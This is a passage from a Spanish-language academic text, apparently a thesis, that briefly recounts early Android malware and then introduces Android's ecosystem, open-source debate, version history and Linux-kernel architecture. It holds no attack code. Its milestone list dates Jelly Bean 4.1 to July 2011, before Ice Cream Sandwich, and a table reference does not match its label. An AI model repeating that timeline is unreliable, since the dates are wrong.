En el año 2010, también apareció uno de los primeros *malwares* para la plataforma *Android* llamado *Geinimi*, el cual usa el teléfono infectado como parte de una *botnet.* Una vez instalado en el smartphone, se comunica con un servidor remoto y reacciona frente a un amplio repertorio de comandos (tal como instalar/desinstalar *software*).

En el año 2011, se intensificaron los ataques a la plataforma *Android*. Un ejemplo de este avance, es el *malware DroidKungFu* que se lo podía descargar desde una tienda *online* ajena a *Google.* Este *malware* intentaba *rootear* el celular utilizando *exploits*, ganando control sobre el sistema. Estos *exploits* se almacenan en el paquete de *malware* y son cifrados con una clave. Aparte de enviar información del dispositivo y del usuario a servidores en distintas ubicaciones [FSECURE].

En el año 2013 llegó el primer *ransomware* para *Android*, llamado *FakeDefend*, se disfrazaba de antivirus y bloqueaba el celular hasta que la víctima pague una subscripción. Luego salió otro *malware* llamado *Chuli*, se dice que este *malware* es el primero que iba a dirigido a la plataforma *Android* y está a la altura de los *malwares* actuales.

Capítulo 2

Introducción a Android

2.1 Objetivo

El objetivo general del capítulo es la presentación de las características destacables de la plataforma *Android*.

Este capítulo se divide en 3 partes: primero se empieza con una introducción que abarca algunos datos estadísticos relevantes, una definición, características generales y los hitos importantes en su evolución; segundo, se presentan características internas del sistema; al final, se presenta un conjunto de herramientas que se usan para el desarrollo y la publicación de aplicaciones.

2.2 Introducción

Cada tanto se adhiere soporte al sistema para nuevos dispositivos (como la incorporación de los *wearables devices*), los consumidores compran y activan dispositivos de forma masiva, los usuarios descargan e instalan nuevas aplicaciones con una frecuencia muy alta, surgen nuevas versiones de los *kits* de desarrollo. Con lo cual, existe movimiento dentro del ámbito de *Android*.

Un ecosistema se ha construido alrededor de *Android* [EMBANDR] [MOBIECO]. Este ecosistema se compone de un conglomerado de empresas. Los fabricantes de chips como *ARM*, *TI*, *Qualcomm*, *Freescale* y *Nvidia* han agregado soporte para *Android* en sus productos. Los fabricantes de equipos electrónicos como *Motorola*, *Samsung*, *HTC*, *Sony*, *LG*, *Archos*, *Dell* y *ASUS* cada vez venden más dispositivos con *Android* instalado de fábrica. Existen otras empresas involucradas como *Amazon* y *Barnes & Noble* que crearon su propio *marketplace*. Con respecto a las aplicaciones que *Android* trae de fábrica, *Google* incorpora sus productos para promocionarlos como *YouTube*, *Google Maps*, *Google Drive*, *Chrome*, entre otros; algunos fabricantes de equipos y proveedores de telefonía celular incorporan sus aplicaciones modificando la versión original de *Android*; finalmente, están a disposición del usuario las aplicaciones y servicios desarrollados por terceros. Los desarrolladores pueden usar herramientas oficiales (Android Studio) o no oficiales elaboradas por terceros (Eclipse, NetBeans, RAD Studio, etc.); además, existen herramientas como PhoneGap, Xamarin, JQuery Mobile que permiten desarrollar aplicaciones móviles para varias plataformas, incluyendo a Android. Los usuarios ocupan una parte importante del ecosistema, consumen aplicaciones móviles y activan dispositivos con Android de forma masiva. Es importante destacar la

apertura de *Android* que permitió su ramificación, dado que surgieron proyectos como *Cyanogenmod* (versiones modificadas de *Android* que ofrecen características que no se encuentran en las versiones oficiales), *Replicant* (un clon de *Android* que intenta ser tan libre como se pueda), *Android-x86* (un proyecto que quiere portar *Android* a la plataforma *x86*), entre otros.

Se han publicado muchas versiones de *Android* desde su primer lanzamiento, en cada una se agregaron nuevas características, nuevos componentes gráficos, nuevas funciones y correcciones de *bugs*.

Android es más que un sistema operativo. Es una pila de *software* completa (que incluye un sistema operativo, *middleware* y aplicaciones principales) de código abierto bajo la licencia *Apache* [ANDDIFF]. Por empezar, yace sobre un *kernel* basado en *Linux* y tiene una base sólida proporcionada por el ambiente de *Linux* (como por ejemplo, las librerías pertenecientes a la comunidad de *Linux*). Es desarrollado por un consorcio de varias empresas multinacionales lideradas por *Google* (entre ellas están *Texas Instruments*, *Nvidia*, *Samsung Electronics*, *LG* y *Intel*). Este conglomerado de empresas se lo denomina *Open Handset Alliance* (OHA) y se la creó con la finalidad de desarrollar estándares abiertos para dispositivos móviles, también se presume que se juntaron para frenar el crecimiento de *Apple* en el ámbito móvil. Además, recibe contribuciones de la comunidad de software libre en el desarrollo y mantenimiento de *Android*.

Android tiene la capacidad de ejecutar aplicaciones escritas en *Java* que utilizan la *API* de *Android*, dado que tiene una máquina virtual parecida a la de *Java*. Estas aplicaciones pueden ser descargadas desde múltiples *marketplaces*. Entre ellos está el *marketplace* de *Google*, denominado *Google Play*, el cual es considerado el *marketplace* oficial para *Android*; también hay otros alternativos, como *Amazon Appstore*. En cuanto a *Google Play*, es el principal *marketplace* para vender y distribuir aplicaciones; en el cual los desarrolladores pueden subir sus propias aplicaciones para que los usuarios de dispositivos móviles puedan compararlas, descargarlas e instalarlas; es un mercado abierto que le otorga al desarrollador el control de la forma en que se venden sus productos; dado que permite que las aplicaciones se distribuyan ampliamente, incluyendo a todos los países disponibles y a todos los dispositivos con *Android*, o enfocándose en paises específicos y/o dispositivos con atributos específicos. Además, premia con la promoción a los productos que crecen en popularidad, por ejemplo existen *rankings* que exponen a los mejores productos según una determinada cualidad como la cantidad de ventas [ANDABOU]. La aplicación cliente de *Google Play* se encuentra preinstalado en la mayoría de los dispositivos con *Android*.

Las siguientes estadísticas pueden dar una idea de la repercusión del proyecto. *Android* es la plataforma móvil más popular porque, a la fecha del 20 de Agosto del 2015, tiene una cuota de mercado del 82% [GARTDRO],

> *"Android suministra un sistema base a cientos de millones de dispositivos móviles en más de 190 países en todo el mundo." [ANDABOU]*

"Cada día, más de 1 millón de dispositivos móviles con Android son activados a escala mundial. [ANDABOU]

"Los usuarios de Android descargan mensualmente más de mil millones de aplicaciones mediante Google Play." [ANDABOU]

Según un informe publicado por la empresa de estadísticas basadas en *Internet* llamada *Statista*, en Julio del 2015 el número de aplicaciones disponibles en *Google Play* llegó a 1,6 millones y es el *marketplace* líder, le sigue *App Store* de *Apple* con 1,5 millones [STATIST]. Según *AppBrain*, en el mes de Octubre se estima que la cifra llegó a 1737699 aplicaciones en *Google Play*, también indica que el 12% de esas cantidad corresponden a aplicaciones de baja calidad [APPBRAI].

El desarrollo de *Android* está a cargo del proyecto *Android Open Source Project* (AOSP), el cual se compone de recursos humanos, procesos y código fuente [FAQAND2]: las personas supervisan el proyecto y desarrollan el código fuente actual (el cual puede ser descargado libremente desde el repositorio), los procesos constan de herramientas y procedimientos que se usan para manejar el desarrollo del *software*. Uno de los objetivos de este proyecto es asegurarse de que el *software* de *Android* esté implementado de la forma más amplia y más compatible como sea posible, para el beneficio de todos [FAQAND1]. Lo cual implica que el sistema *Android* sea portable para soportar una gama de dispositivos.

Con respecto a los esfuerzos para mejorar la portabilidad, Android soporta principalmente la arquitectura *ARM*, aunque también tiene soporte para la arquitectura x86, un ejemplo concreto es el proyecto *Android-x86* [ANDRX86]. Android se lo usa en una variedad de dispositivos tal como *smartphones* [ANDROPH], *notebooks*, *netbooks*, *tablets* [ANDROTA], autos [ANDROAU], *smart* TVs [ANDROTV], *smartbooks*, *ebook readers*, relojes [ANDROWE], cámaras fotográficas digitales y otros dispositivos.

2.2.1 Definición

Android es una pila de *software open source* creada y pensada para una gran variedad de dispositivos. Según el sitio del proyecto AOSP, el propósito principal de *Android* es:

"Crear una plataforma de software abierta disponible para los fabricantes (OEMs - Original Equipment Manufacturer), proveedores de telefonía móvil y desarrolladores para hacer realidad sus ideas innovadoras y para introducir un producto en el mundo real con éxito que mejore la experiencia móvil de los usuarios." [ANDOPEN]

"El resultado es un producto completo, con calidad de producción, con código fuente abierto para la personalización y portabilidad" [ANDOPEN].

De esto se puede llegar a concluir que uno de los objetivos del sistema operativo Android es que se pueda llegar a instalar en la mayor cantidad de dispositivos posibles, ergo plantea la posibilidad de tener un sistema operativo universal. Para lograrlo, se le brinda al fabricante o al proveedor (o a cualquiera) de *hardware* la posibilidad de adaptar el *software* según el ámbito del dispositivo, dado que el código fuente es libre y gratuito.

Existen dudas acerca de la apertura de Android, con “apertura” se refiere a si realmente se le puede atribuir el título de proyecto *Open Source*. Para iniciar un análisis acerca de este tema, se puede considerar la definición del término *Open Source*, en base a la exposición que realiza la organización sin ánimos de lucro llamada *Open Source* Initiative (OSI) [OPENSOU], que promueve el conocimiento y la importancia del software no propietario [ABOUOSI]. Esta organización propone un decálogo de condiciones que deben cumplir los proyectos *Open Source*. Esencialmente, de este decálogo se deben considerar las siguientes condiciones:

- El software es de libre distribución (sin aranceles, ni condiciones).
- Se permite el acceso público al código fuente para su estudio.
- El código fuente puede ser modificado permitiendo la derivación de nuevos proyectos. Estos últimos pueden ser distribuidos como otro proyecto *Open Source*.

Luego, se puede explorar el resto de las cualidades que tratan otras cuestiones que no ayudan en este estudio. Algunas de ellas son técnicas que condicionan los términos de la licencia del *software*, como por ejemplo, la licencia no se puede basar en una tecnología o estilo de interface en particular. Otras cuestiones están ligadas al ámbito social, como por ejemplo, el repudio a la discriminación a grupos o personas, como también reprueba la prohibición del uso del *software* a un entorno específico. A continuación se examinarán características puntuales de *Android* para estimar su apertura.

El proyecto *AOSP* (*Android Open Source Project*) pone a disposición varios repositorios de código fuente que corresponden a la parte abierta y pública de *Android*. La mayoría del código fuente tiene la licencia *Apache Software License* 2.0 [ANDRLIC]. El proyecto *AOSP* es un punto central en donde se concentran los esfuerzos de *Google* por hacer de *Android* un proyecto *Open Source* [ANDOPEN]. El proyecto *AOSP* tiene rasgos de un proyecto *Open Source*: cualquiera puede descargar el código fuente de *Android* [ANDDOWN], cualquiera puede modificar el código fuente de *Android* y lo puede distribuir o usar en cualquier dispositivo, cualquiera puede ver la actividad del repositorio de código fuente (las revisiones de código) [AOSPGER], incluso la comunidad de colaboradores puede reportar *bugs* [REPOBUG]. Un efecto de esta apertura es el surgimiento de proyectos *Open Source* basados en *Android*, como el proyecto llamado *Replicant* (un clon de *Android*), como también el proyecto *Cyanogen* (versiones de *Android* con muchas mejoras y características), que se hizo posible por la cantidad de código abierto que contiene *Android*.

Android es de libre distribución, el usuario final no debe pagar por las licencias de uso, como pasa con *Windows* de *Microsoft* o *Mac OS* de *Apple*, por ejemplo. Sin embargo, la

inversión en *Android* que hacen todas las empresas del consorcio llamado *Open Handset Alliance* (OHA), al final la recuperan en la venta de sus productos para el entorno de *Android*, ya sea en *hardware* o *software* [ANDROES]. Asimismo, *Google* promociona sus productos principales (*Google Drive*, *Gmail*, *Chrome*, *Youtube*, *Google Maps*, etc.) en *Android* con los cuales gana dinero; no obstante, estos productos pueden ser reemplazados por cualquier otra aplicación, incluso las aplicaciones del sistema se pueden reemplazar. Generalmente se usan las aplicaciones de *Google* porque son mejores que sus alternativas; por ejemplo, los proveedores de telefonía celular y fabricantes sustituyen algunas aplicaciones que vienen por defecto por aplicaciones propias, pero por lo general son de peor calidad [ANDROES]. En fin, estos negocios no interfiere con la apertura de *Android*.

Existen cuestiones para reprocharle a *Android* que ponen en duda su apertura. Una de ellas es que la publicación abierta de los cambios aplicados al código fuente no es inmediata. Según *AOSP* [AOSPCOD], las publicaciones de código fuente se realizan junto con el lanzamiento de la siguiente versión del sistema operativo. Sin embargo, varias veces esto no se cumplió y el código fuente se publicó tiempo después de la presentación de una nueva versión de *Android*. Por ejemplo, cuando se presentó oficialmente la versión 4.0 de *Android*, recién se publicó el código fuente de la versión 3.0; asimismo, el código fuente de la versión 4.0 no fue liberado hasta casi un mes después de su fecha del lanzamiento oficial. Este tipo de maniobras condicionan la apertura de *Android* por ser considerado un proyecto *Open Source* [ANDHACK]. De hecho, esta práctica se vio varias veces en varios productos de *Google*: desarrolla tecnologías de forma privada y luego termina liberando una parte de su código fuente [ANDROES].

Por lo general, la mayoría de los proyectos *Open Source* tienen algunas características como las listas de correo públicas y foros de discusión para que los desarrolladores puedan comunicarse; estos proyectos también proveen repositorios públicos que proveen acceso al origen principal de código fuente. En el caso de Android, al principio no había mecanismos de comunicación oficiales para los desarrolladores [EMBANDR], pero en la actualidad se disponen de grupos de difusión oficiales y canales de IRC [AOSPCOM]. En cuanto al acceso del código fuente, *Google* desarrolla de forma privada la siguiente versión de la plataforma *Android* y su *framework*, hasta que esté lista para volverse en una versión oficial [AOSPCOD]. Según *Google*, su código fuente se publica cuando se presenta la nueva versión. Los fabricantes de dispositivos y la comunidad de desarrolladores trabajan con el código fuente de la versión actual de la plataforma; ellos contribuyen en la resolución de *bugs*, en el lanzamiento de nuevos dispositivos, etc.

Hay cierta disconformidad en la comunidad del *software* libre por el uso del término "*Open Source*" en un proyecto cuyo modelo de desarrollo no acata estrictamente el procedimiento que la mayoría de los proyectos de *Open Source* apoyan, considerando la popularidad que tiene *Android* [EMBANDR]. Sin embargo, desde una perspectiva de negocios, si *Android* fuese desarrollado basado en una comunidad de desarrollo abierta, el ritmo de los lanzamientos de las nuevas versiones oficiales sería afectado, provocaría retrasos [EMBANDR]. Ésto es debido a la naturaleza no determinista de los procesos

impulsados por la comunidad de *software* libre, en donde generalmente hay un grupo de personas que se pueden tomar años para ponerse de acuerdo sobre la mejor manera de poner en práctica un conjunto de funciones dadas. Por otro lado, basándose simplemente en la historia de *Android*, es indiscutible que el éxito de *Android* se ha debido a la capacidad de *Google* para moverse rápidamente hacia adelante y para generar interés en los medios basados en los lanzamientos de nuevos productos con ciertas particularidades [EMBANDR].

Como conclusión se puede determinar que en un proyecto tan grande como *Android*, en donde hay muchos participantes, no se lo puede definir como un proyecto estrictamente *Open Source*. La mayor parte de *Android* es *Open Source*: el núcleo, librerías y otros elementos; en cambio, algunos *drivers* y partes de código aportadas por fabricantes no lo son [LINADIC]. O sea que *Android* es un proyecto que consiste en: un sistema operativo, el *middleware* y aplicaciones, estas partes combinan software de código abierto y cerrado (sin acceso al código fuente). Por otro lado, el modelo de desarrollo de *Android* establece que la comunidad de desarrolladores dispuesta a colaborar tendrá la capacidad de realizar contribuciones de forma limitada: con correcciones e innovaciones en la versión actual. En cambio, el equipo de desarrollo de *Android* en *Google*, se encargará de la versión futura de forma privada [EMBANDR].

2.2.2 Hitos históricos en Android

Éstos son algunos de los hitos más relevantes en la historia de *Android* [WANDHIS] [WIKIOHA] [ANDOPEN]:

En Octubre del 2003, se fundó la empresa *Android*, Inc. en Palo Alto, California.

En Agosto del 2005, *Google* adquirió *Android Inc*.

En Noviembre del 2007, se inauguró la *Open Handset Alliance* [OHAOVER].

En Noviembre del 2007 se publica una versión *beta* del *kit* de desarrollo (SDK) de *Android* con una licencia *open source*. [WIKIOHA]

En Agosto del 2008, *Google* anunció la disponibilidad de su *marketplace*: *Android Market* (la versión previa a *Google Play*).

En Octubre del 2008, salió la versión oficial de *Android Open Source Project* (AOSP).

En Octubre del 2008, salió la versión 1.0 de *Android*, llamada "*Apple Pie*".

En Febrero del 2009, salió la versión 1.1 de *Android*, llamada "*Banana Bread*".

En Abril del 2009, salió la versión 1.5 de *Android*, llamada "*Cup Cake*".

En Septiembre del 2009, salió la versión 1.6 de *Android*, llamada "*Donut*".

En Octubre del 2009, salió la versión 2.0 de *Android*, llamada "*Eclair*".

En Mayo del 2010, salió la versión 2.2 de *Android*, llamada "*Froyo*".

En Diciembre del 2010, salió la versión 2.3 de *Android*, llamada "*Gingerbread*".

En Febrero del 2011, salió la versión 3.0 de *Android*, llamada "*Honeycomb*".

En Octubre del 2011, salió versión 4.0 de *Android*, llamada "*Ice Cream Sandwich*".

En Julio del 2011, salió la versión 4.1 de *Android*, llamada "*Jelly Bean*".

En Noviembre del 2012, salió la versión 4.2 de *Android*, también llamada "*Jelly Bean*".

En Julio del 2013, salió la versión 4.3 de *Android*, también llamada "*Jelly Bean*".

En Octubre del 2013, salió la versión 4.4 de *Android*, llamada "*KitKat*".

En Noviembre del 2014, salió la versión 5.0 de *Android*, llamada "*Lollipop*".

En Marzo del 2015, salió la versión 5.1 de *Android*, también llamada "*Lollipop*".

2.2.3 Características generales

En esta sección se congregan algunas características generales destacables de la plataforma *Android*:

- Desarrollo abierto: el desarrollo de aplicaciones para *Android* es relativamente sencillo, porque no requiere aprender lenguajes complejos de programación. Todo lo que se necesita es un conocimiento aceptable de *Java*, el cual es un lenguaje bastante conocido en el ámbito del desarrollo de *software*; luego se debe descargar, instalar y configurar el *kit* de desarrollo de *Android* (en general se lo llama SDK, aunque en *Android* se lo llama ADK) provisto por *Google*, el cual se puede descargar gratuitamente; y por último, se necesita un IDE (*Integrated Development Environment*) para facilitar las tareas habituales de desarrollo de *software* [ANDWIRE].
- Completo: los diseñadores de *Android* tomaron un enfoque integral cuando desarrollaron la plataforma. Comenzaron con un sistema operativo seguro y terminaron construyendo un *framework* robusto en el tope de la pila de capas, el cual permite buenas oportunidades de desarrollo de aplicaciones [OHAOVER].
- Abierto: la plataforma *Android* se proporciona a través de licencias *open source*. Ahora los desarrolladores tienen cierto acceso a las características de los *smartphones* en el desarrollo de aplicaciones que antes no tenían [ANDWIRE]. Y los fabricantes tienen acceso al código fuente de *Android* para portarlo a sus nuevos dispositivos [ANDOPEN].
- Gratuito: el desarrollo y las pruebas en las aplicaciones de *Android* es gratuito. Es decir, no hay licencias o cánones por el desarrollo en esta plataforma. Ni se requiere pagos por el firmado digital del *software* desarrollado (en el capítulo 3 se verá qué es una firma y cómo se firma una aplicación). Las aplicaciones de *Android* pueden ser distribuidas y comercializadas en una variedad de formas (gratuitas o no) [ANDWIRE].

2.2.4 Características técnicas

A grandes rasgos, éstas son las cualidades principales de *Android* [ANDSECU] [WIKIFEA]:

- *Framework* para las aplicaciones: el *framework* disponible para las aplicaciones de *Android* está diseñado para promover el reuso y el reemplazo de componentes (*software*) existentes.
- Disposiciones del dispositivo: la plataforma es adaptable a diferentes tamaños y disposiciones de pantalla, además de las tradicionales que tienen los *smartphones*.
- Multitarea: el sistema posee soporte multitarea en la ejecución de aplicaciones.
- Máquina Virtual: el sistema tiene una máquina virtual llamada *Dalvik Virtual Machine* que está optimizada para ser usada en ambientes embebidos, los cuales tienen restricciones en la memoria, la velocidad del procesador, tiempo de vida de la batería, etc.
- Navegador: el navegador web disponible en *Android* esta basado en el motor de renderizado *open source WebKit*, junto con el motor V8 de *JavaScript* de *Chrome*. Sin embargo, las versiones más recientes de *Android* incorporan a *Google Chrome* como navegador por defecto, el cual no utiliza el motor *WebKit*.
- Gráficos: los gráficos están integrados en la capa superior, dentro de una librería personalizada de gráficos 2D. Los gráficos 3D están basados en la librería *OpenGL ES*, las versiones más populares que circulan en el mercado son 2.0, 3.0 o 3.1 [DASHAND].
- Almacenamiento: se usa la librería *SQLite*, una base de datos relacional liviana que es usada para almacenar y manipular datos en un entorno local.
- Mensajería: Está disponible la mensajería por SMS y MMS.
- Media: Android soporta los formatos de archivos de imagen, audio y video que comunmente se necesitan. Específicamente, Android soporta los siguientes formatos multimedia: WebM, H.263, H.264, AAC, HE-AAC, MPEG-4 SP, AMR, AMR-WB, MP3, MIDI, Ogg Vorbis, FLAC, WAV, JPEG, PNG, GIF, BMP, WebP.
- Conectividad: tiene soporte para varias tecnologías que sirven para conectarse a una red, entre ellas están: redes de celulares (1G, 2G, 3G y 4G), *Wi-Fi*, *Bluetooth* y NFC.
- Tethering: Android soporta *tethering*, es la funcionalidad que permite que un *smartphone* con conexión a Internet actúe como intermediario (pasarela) para ofrecer acceso a la red a otros dispositivos; este intermediario realiza las tareas de un *router*. Antes de la versión 2.2 de *Android*, esta funcionalidad estaba disponible mediante aplicaciones de terceros o adaptaciones del fabricante.
- Ambiente de desarrollo: posee un rico ambiente de desarrollo con un IDE incluido y

un emulador de dispositivos para depurar, probar y analizar.

- Accesibilidad: *Android* provee la capacidad de convertir la voz del usuario en texto.
- Soporte de múltiples idiomas.
- Soporte de *hardware* adicional: *Android* puede manejar cámaras (que pueden tomar fotografías o capturar video), pantallas tipo *touchscreen*, GPS, acelerómetros, giroscopios, etc.
- Almacenamiento externo: la mayoría de los dispositivos *Android* incluyen soporte para tarjetas *microSD* formateadas con los sistemas de archivos FAT32, ext3 o ext4. Muchas *tablets* con *Android* incluyen entradas USB para permitir el uso de dispositivos de almacenamiento de alta capacidad como *pendrives* y discos duros externos vía USB [ANDROTG].

2.3 Arquitectura de Android

Desde el punto de vista de la arquitectura, el sistema operativo *Android* está basado en una pila de capas. Seguidamente, se comentarán los beneficios de trabajar de esta forma, luego se describirá cada capa del sistema *Android*.

Ésta son algunos de los beneficios de trabajar con capas [STACKLA]:

- Para cada capa (excepto la capa del fondo), las aplicaciones de la capa superior serán capaces de reusar la funcionalidad (servicios) expuesta por la capa inferior.
- El mantenimiento del proyecto es más fácil por el bajo acoplamiento entre las capas.
- Facilita la adición de más funcionalidad al proyecto.
- Las capas generan un ambiente más apto para realizar pruebas.
- La distribución del *software* en capas hace que sea mucho más fácil el diseño e implementación del proyecto.




Figura 6 – Arquitectura de Android[3]

2.3.1 Kernel de Linux

En la capa más interna de Android se encuentra el *kernel*, el núcleo del sistema operativo. El *kernel* que usa *Android* es una versión modificada del *kernel* de *Linux.* Este último proporciona una base sólida que se aprovecha para construir la base de este sistema operativo móvil. Para ello se realizaron adecuaciones especiales a algunas de sus partes principalmente para que pueda soportar la plataforma móvil, además de corregir *bugs*, mejorar el *software* y agregar nuevas funcionalidades (se adhirieron funciones de depuración, por ejemplo) [ANDDIFF].

Linux es un sistema operativo basado en *Unix* que fue diseñado para suministrar un

3 Elenkov, N. (2014). "The Android architecture". Recuperado de "Android Security Internals: An In-Depth Guide to Android's Security Architecture", No Starch Press.

sistema operativo gratuito o de muy bajo costo para los usuarios de computadoras personales, está a la altura de los tradicionales y costosos sistemas *Unix* [ANDDIFF]. *Linux* tiene una reputación de ser un sistema muy eficiente y con un buen rendimiento. El *kernel* de *Linux* fue desarrollado por Linus Torvalds en la Universidad de Helsinki en Finlandia. Para terminar el sistema operativo, necesitó de la colaboración de otros desarrolladores que juntos usaron aplicaciones desarrolladas por los miembros de la Fundación de Software Libre para el Proyecto GNU.

Linux fue desarrollado para ambientes *desktops*, *laptops* y *servers*; mientras que *Android* fue desarrollado para dispositivos móviles [ANDDIFF]. Para poder adaptar el *kernel* de *Linux* al entorno de *Android* se tuvieron en cuenta algunas cualidades particulares del entorno [ANDDIFF]: el tamaño pequeño y la practicidad de los dispositivos, la conectividad continua (frecuente y múltiple), la diversidad de dispositivos, su plataforma abierta, la memoria limitada, etc.

En *Android* se toman partes del *kernel* de *Linux* como base de apoyo como el modelo de *drivers* [SOUANDR], los *drivers* existentes, la Capa de Abstracción del Hardware (*Hardware Abstraction Layer* o HAL) [SOUANDR], el soporte de red, la administración de procesos y memoria, entre otros [SURVLIN]. Sin embargo, hay algunas características de *Linux* que se descartaron, dado que *Android* no tiene todas las características de una distribución de *Linux* tradicional; como por ejemplo, se descartó el sistema de ventanas X, como también se descartaron todas las utilidades GNU que generalmente se encuentran en la ubicación "/bin"; además, muchos de los archivos de configuración ya no están (como el archivo que se ubica en "/etc/passwd") [ANDSECU].

Una parte importante que se aprovecha de *Linux* es la Capa de Abstracción del Hardware, la cual define una interface estándar para que la respeten los proveedores de *hardware* en la implementación de *drivers* de bajo nivel (permiten una comunicación entre el *hardware* y el sistema operativo); gracias a esta estandarización, Android es independiente de las implementaciones de estos *drivers* [SOUANDR], lo que propicia la portabilidad del sistema operativo a una gran variedad de dispositivos.

En términos generales, las siguientes definiciones pueden esclarecer lo que es HAL:

> *"La Capa de Abstracción del Hardware aísla el sistema operativo de las diferencias de hardware específicas de la plataforma" [WILLSTA]*

> *"El HAL permite al software de las capas superiores detectar y usar el hardware a través de una API simple y portable, sin importar el hardware sobre el que se estuviese ejecutando." [OMETERH]*

Este modelo heredado de *Linux* facilita el trabajo a los proveedores de *hardware* cuando desarrollan *drivers* porque proporciona un procedimiento estándar bien probado y documentado. De hecho, para muchos dispositivos, los *drivers* del *hardware* ya estan incorporados dentro del *kernel* y estan disponibles libremente; hay una comunidad activa de desarrolladores que mantienen los *drivers* del *kernel* de *Linux* [ANDSECU]; de esta

forma el *kernel* de *Linux* proporciona un modelo robusto de *drivers* para dispositivos.

Este proceso de adaptación se logró con la ayuda del proyecto *Android Mainlining Project* [ANSECIN], la cual es una wiki que expone y preserva información acerca del desarrollo y uso de las bases de *Linux* sobre *Android*; uno de los objetivos que persigue es:

> *"permitir a un desarrollador usar la última versión del kernel de Linux para correrlo en un sistema Android, sin la necesidad de aplicar parches" [ELINAMP]*

Gracias a las contribuciones que aportó este proyecto, se puede correr un sistema *Android* con un *kernel* de *Linux* reciente sin modificaciones de terceros (un *kernel* descargado de kernel.org), sin embargo este proceso requiere cierto esfuerzo en la adaptación del *software*. Para lograr esta adaptación con éxito, básicamente se tomó el código fuente del *kernel* original y se lo modificó para que se pueda ejecutar en un ambiente embebido. Para ello el equipo de desarrollo de *Android* ha creado, y sigue manteniendo, un fork* del *kernel* de *Linux* especial para ambientes embebidos [ANDSECU]. Ésto forma parte del proyecto AOSP. Entonces, las mejoras y actualizaciones que se van incorporando en el *fork**, luego se irán incorporando a las futuras versiones de *Android*, a medida que se vayan publicando. De esta forma los usuarios obtienen lo mejor que *Linux* tiene para ofrecer. En la tabla 1 se muestran algunas versiones de *Android* con los *kernels* de *Linux* en que se basaron.

Con respecto al proyecto *Android Mainlining Project*, es un proyecto antiguo que tuvo su momento, dado que algunas páginas de esta *wiki* tuvieron su última modificación en el año 2011. Se puede decir que este proyecto impulsó la documentación de la implementación de *Android* que en ese tiempo no era un tema popular, por la falta de conocimientos y fuentes de información; luego, pasado cierto tiempo, se fueron escribiendo libros, blogs y sitios webs que mejoraron y propagaron la documentación de este tipo de temas acerca de *Android*, actividad que dejó obsoleta a esta *wiki*, aunque sirvió como una base para introducirse en este tema.

Android Cupcake 1.5	Linux Kernel 2.6.27
Android Donut 1.6	Linux Kernel 2.6.29
Android Éclair 2.0/2.1	Linux Kernel 2.6.29
Android Froyo 2.2	Linux Kernel 2.6.32
Android Gingerbread 2.3.x	Linux Kernel 2.6.35
Android Honeycomb 3.x	Linux Kernel 2.6.36
Android Icecream Sandwich 4.x	Linux Kernel 3.0.1

Tabla 4 - correspondencia entre las versiones de Android y los kernels de Linux

A parte de reutilizar partes de *Linux*, hay ciertas características particulares de *Android* que se agregaron al *kernel* de *Linux* original, se las llaman "*Androidism*" [KERFEAT]. A continuación, se presentarán algunas características que no están en el *kernel* original. Luego se presentará un rasgo distintivo de *Android*, *Binder*, que tiene un rol protagónico en el sistema.

